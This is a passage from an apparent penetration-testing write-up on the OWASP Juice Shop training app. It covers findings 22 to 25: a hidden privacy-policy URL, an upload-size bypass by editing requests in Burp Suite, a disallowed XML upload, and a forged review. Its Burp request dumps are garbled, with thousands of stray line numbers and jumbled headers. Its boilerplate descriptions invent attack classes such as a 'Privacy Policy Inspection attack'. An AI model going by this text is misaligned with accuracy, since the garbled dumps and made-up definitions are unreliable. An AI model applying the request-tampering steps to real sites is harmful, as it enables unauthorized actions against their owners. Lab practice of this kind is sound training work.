- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.


Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 22:-

Title: Privacy Policy

Inspection Description:

A Privacy Policy Inspection attack is a type of cyber attack where an attacker inspects and analyzes an organization's privacy policy to find vulnerabilities and weaknesses that can be exploited. The attacker may use automated tools to scan the privacy policy, or manually inspect the policy to identify any gaps in protection or non-compliance with regulations.



Steps to Reproduce:


Logged in as the normal user and visited the privacy-policy page. While scrolling through the page, noticed the glowing around some words. Opened the inspector for any clues there. Got

the class hot, searched for any other places with the class hot, got a few.

Noted these phrases in a notepad. Seems like it's clue for the web directory as the first one is a IP address. In this replaced all the spaces with / and finally got the address as <http://192.168.1.3/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility> this. When navigated through this, there is no luck, no clues ahead jus a dummy page. When rolled back, in the juice shop pop-up showed challenge solved, it seems the challenge is to visit the web directory.

The screenshot shows a Kali Linux desktop environment. A browser window is open to the URL <http://192.168.29.202:3000/#/privacy-security/privacy-policy>. The page content includes sections for G. Children's Privacy and H. Changes To This Privacy Policy. A file viewer window titled "List.txt" displays the text "http://192.168.29.202 we may also instruct you to refuse all reasonably necessary responsibility". Below the browser is a terminal window showing the source code of the privacy policy page, which includes a link to "http://192.168.29.202". The desktop taskbar at the bottom shows various application icons and system status indicators.

The screenshot shows a Kali Linux desktop environment. A browser window is open to the URL <http://192.168.29.202:3000/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility>. The page displays an error message: "404 Error: ENOENT: no such file or directory, stat '/home/edureka/juice-shop/frontend/dist/frontend/assets/private/thank-you.jpg'". Below the browser is a terminal window showing the source code of the page, which includes a reference to "thank-you.jpg". The desktop taskbar at the bottom shows various application icons and system status indicators.



Impact:

The impact of a successful Privacy Policy Inspection attack can include:

- unauthorized access to sensitive information
- loss of trust from customers or users whose data was mishandled
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization

Preventing Privacy Policy Inspection attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, implementing security best practices for privacy policy management, and regularly testing the policy against known vulnerabilities can also help prevent these types of attacks.

Vulnerability 23:-

Title: Upload Size (Improper Input Validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:


In the complaint section, there is a option to upload the invoice, i.e an option for us to upload the payloads, but the maximum file size is only 100 KB. It's time to override this limit.

With a file below 100KB, created a valid request and intercepted with the Burpsuite and then forward to Repeater for hit and trail.

In the request there is payload section for the file to pass through the packet.

Let's change this payload with the payload more than 100KB size. For this I have opened a PDF of 327KB with notepad and copied entire content and replaced in the request then forwarded this crafted request.

Finally it's worked, managed to send a file more than 100KB, Pop-up came with challenge completed successfully.



Burp Suite Community Edition v2024.3.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Request

Pretty Raw Hex

1 POST /file-uploader HTTP/1.1
Host: 192.168.29.202:3000
Content-Length: 67676
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbi5nbG9i
...
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary38P
11

Accept-Language: en-US;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary38P
Accept: */*
Origin: http://192.168.29.202:3000

Referer: http://192.168.29.202:3000

Cookie: language=en; cookieconsent_status=accepted; token=
eyJXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbi5nbG9i
...
12

Cookie: language=en; cookieconsent_status=accepted; token=
eyJXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbi5nbG9i
...
13

Content-Disposition: form-data; name="file"; filename="words.pdf"
Content-Type: application/pdf

14

15 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
22 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789
25 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz11knosqrstuvwxyz023456789

Response

Pretty Raw Hex

1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1; mode=block
6 X-Request-Id: #Jobs
7 Date: Thu, 19 Dec 2024 20:09:08 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

11

You successfully solved a challenge: Upload Size (Upload a file larger than 100 kB.)

All Products

Product Image	Product Name	Price
	Apple Juice (1000ml)	1.99¤
	Apple Pomace	0.89¤
	Banana Juice (1000ml)	1.99¤
	Best Juice Shop Salesman Artwork	5000¤
	Carrot Juice	
	Eggfruit Juice	
	Green	

Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
 - the ability to perform actions on behalf of another user
 - the ability to perform actions that would otherwise be restricted
 - the ability to launch further attacks, such as SQL injection or code execution

- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 24:-

Title: Deprecated Interface (Security Misconfiguration)

Description:

Security Misconfiguration is a type of cyber attack that occurs when an application or system is not properly configured, making it vulnerable to attacks. This can happen due to a variety of reasons such as default configurations, weak passwords, or lack of security updates. These vulnerabilities can be easily exploited by attackers to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted.


Steps to Reproduce:

Logged in as a normal user and navigated to the complaint section, where we can upload files. By opening the inspector, we can see the only allowed file formats to upload are only zip and pdf.

Let's try to upload a xml file, I have loaded a xml file and submitted. It worked.

Pop-up came showing, the challenge has solved successfully.

The screenshot shows a web browser window with the URL 192.168.29.202:3000/#/complain. The page title is "Complaint". The form fields include "Customer" (admin@juice-sh.op), "Message" (containing "vdjfdvfdv"), and an "Invoice" field with a "Browse..." button and a file input field containing "hooo.xml". A "Submit" button is at the bottom. The browser's developer tools are open, showing the HTML structure of the form and the file input field. The file input field has an "accept" attribute set to "application/pdf, application/zip". The status bar at the bottom shows "72°F Haze" and the date "12/20/2024".



Impact:

The impact of a successful security misconfiguration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing security misconfiguration attacks requires regularly reviewing and monitoring the configurations of systems and applications, using security best practices for configuring systems, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for configuration management can also help prevent these types of attacks.

Vulnerability 25:-

Title: Forged Review (Broken Access Control)


Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

Logged in as normal user and captured a request of commenting under a product with the Burpsuite. Then changed the username to someone else and the review description as something else, then forward the request.

Pop-up came showing the successful completion of the challenge.





Burp Suite Community Edition v2024.9.4 - Temporary Project

Target: http://192.168.29.202:3000 / HTTP1

Request

```
1. PUT /rest/products/1/reviews HTTP/1.1
2. Host: 192.168.29.202:3000
3. Content-Length: 67
4. User-Agent: curl/7.64.0
5. Accept: application/json
6. Accept-Encoding: gzip, deflate, br
7. Cookie: lang=en; session_id=10000000000000000000000000000000
8. Connection: keep-alive
9. Origin: http://192.168.29.202:3000
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: ?0
12. Sec-Gzip: true
13. Sec-Header: true
14. Sec-Content-Type-Options: nosniff
15. Sec-Feature-Policy: payment self;
16. Sec-Recruiting: /?1/sbs
17. Sec-Content-Location: application/json; charset=utf-8
18. Content-Length: 20
19. If-Tag: W/14-Y5uMfJmlNkCT/WuuL11NE5U
20. If-Match: 14-Y5uMfJmlNkCT/WuuL11NE5U
21. Date: Thu, 19 Dec 2024 21:08:22 GMT
22. Connection: keep-alive
23. Keep-Alive: timeout=5
24. 
```

Response

```
1. HTTP/1.1 200 Created
2. Access-Control-Allow-Origin: *
3. Content-Type: application/json; charset=utf-8
4. Feature-Policy: payment self;
5. Recruiting: /?1/sbs
6. Content-Location: application/json; charset=utf-8
7. Content-Length: 20
8. If-Tag: W/14-Y5uMfJmlNkCT/WuuL11NE5U
9. If-Match: 14-Y5uMfJmlNkCT/WuuL11NE5U
10. Date: Thu, 19 Dec 2024 21:08:22 GMT
11. Connection: keep-alive
12. Keep-Alive: timeout=5
13. 
```

14.

15.

16.

17.

18.

19.

20.

21.

22.

23.

24.

25.

26.

27.

28.

29.

30.

31.

32.

33.

34.

35.

36.

37.

38.

39.

40.

41.

42.

43.

44.

45.

46.

47.

48.

49.

50.

51.

52.

53.

54.

55.

56.

57.

58.

59.

60.

61.

62.

63.

64.

65.

66.

67.

68.

69.

70.

71.

72.

73.

74.

75.

76.

77.

78.

79.

80.

81.

82.

83.

84.

85.

86.

87.

88.

89.

90.

91.

92.

93.

94.

95.

96.

97.

98.

99.

100.

101.

102.

103.

104.

105.

106.

107.

108.

109.

110.

111.

112.

113.

114.

115.

116.

117.

118.

119.

120.

121.

122.

123.

124.

125.

126.

127.

128.

129.

130.

131.

132.

133.

134.

135.

136.

137.

138.

139.

140.

141.

142.

143.

144.

145.

146.

147.

148.

149.

150.

151.

152.

153.

154.

155.

156.

157.

158.

159.

160.

161.

162.

163.

164.

165.

166.

167.

168.

169.

170.

171.

172.

173.

174.

175.

176.

177.

178.

179.

180.

181.

182.

183.

184.

185.

186.

187.

188.

189.

190.

191.

192.

193.

194.

195.

196.

197.

198.

199.

200.

201.

202.

203.

204.

205.

206.

207.

208.

209.

210.

211.

212.

213.

214.

215.

216.

217.

218.

219.

220.

221.

222.

223.

224.

225.

226.

227.

228.

229.

230.

231.

232.

233.

234.

235.

236.

237.

238.

239.

240.

241.

242.

243.

244.

245.

246.

247.

248.

249.

250.

251.

252.

253.

254.

255.

256.

257.

258.

259.

260.

261.

262.

263.

264.

265.

266.

267.

268.

269.

270.

271.

272.

273.

274.

275.

276.

277.

278.

279.

280.

281.

282.

283.

284.

285.

286.

287.

288.

289.

290.

291.

292.

293.

294.

295.

296.

297.

298.

299.

300.

301.

302.

303.

304.

305.

306.

307.

308.

309.

310.

311.

312.

313.

314.

315.

316.

317.

318.

319.

320.

321.

322.

323.

324.

325.

326.

327.

328.

329.

330.

331.

332.

333.

334.

335.

336.

337.

338.

339.

340.

341.

342.

343.

344.

345.

346.

347.

348.

349.

350.

351.

352.

353.

354.

355.

356.

357.

358.

359.

360.

361.

362.

363.

364.

365.

366.

367.

368.

369.

370.

371.

372.

373.

374.

375.

376.

377.

378.

379.

380.

381.

382.

383.

384.

385.

386.

387.

388.

389.

390.

391.

392.

393.

394.

395.

396.

397.

398.

399.

400.

401.

402.

403.

404.

405.

406.

407.

408.

409.

410.

411.

412.

413.

414.

415.

416.

417.

418.

419.

420.

421.

422.

423.

424.

425.

426.

427.

428.

429.

430.

431.

432.

433.

434.

435.

436.

437.

438.

439.

440.

441.

442.

443.

444.

445.

446.

447.

448.

449.

450.

451.

452.

453.

454.

455.

456.

457.

458.

459.

460.

461.

462.

463.

464.

465.

466.

467.

468.

469.

470.

471.

472.

473.

474.

475.

476.
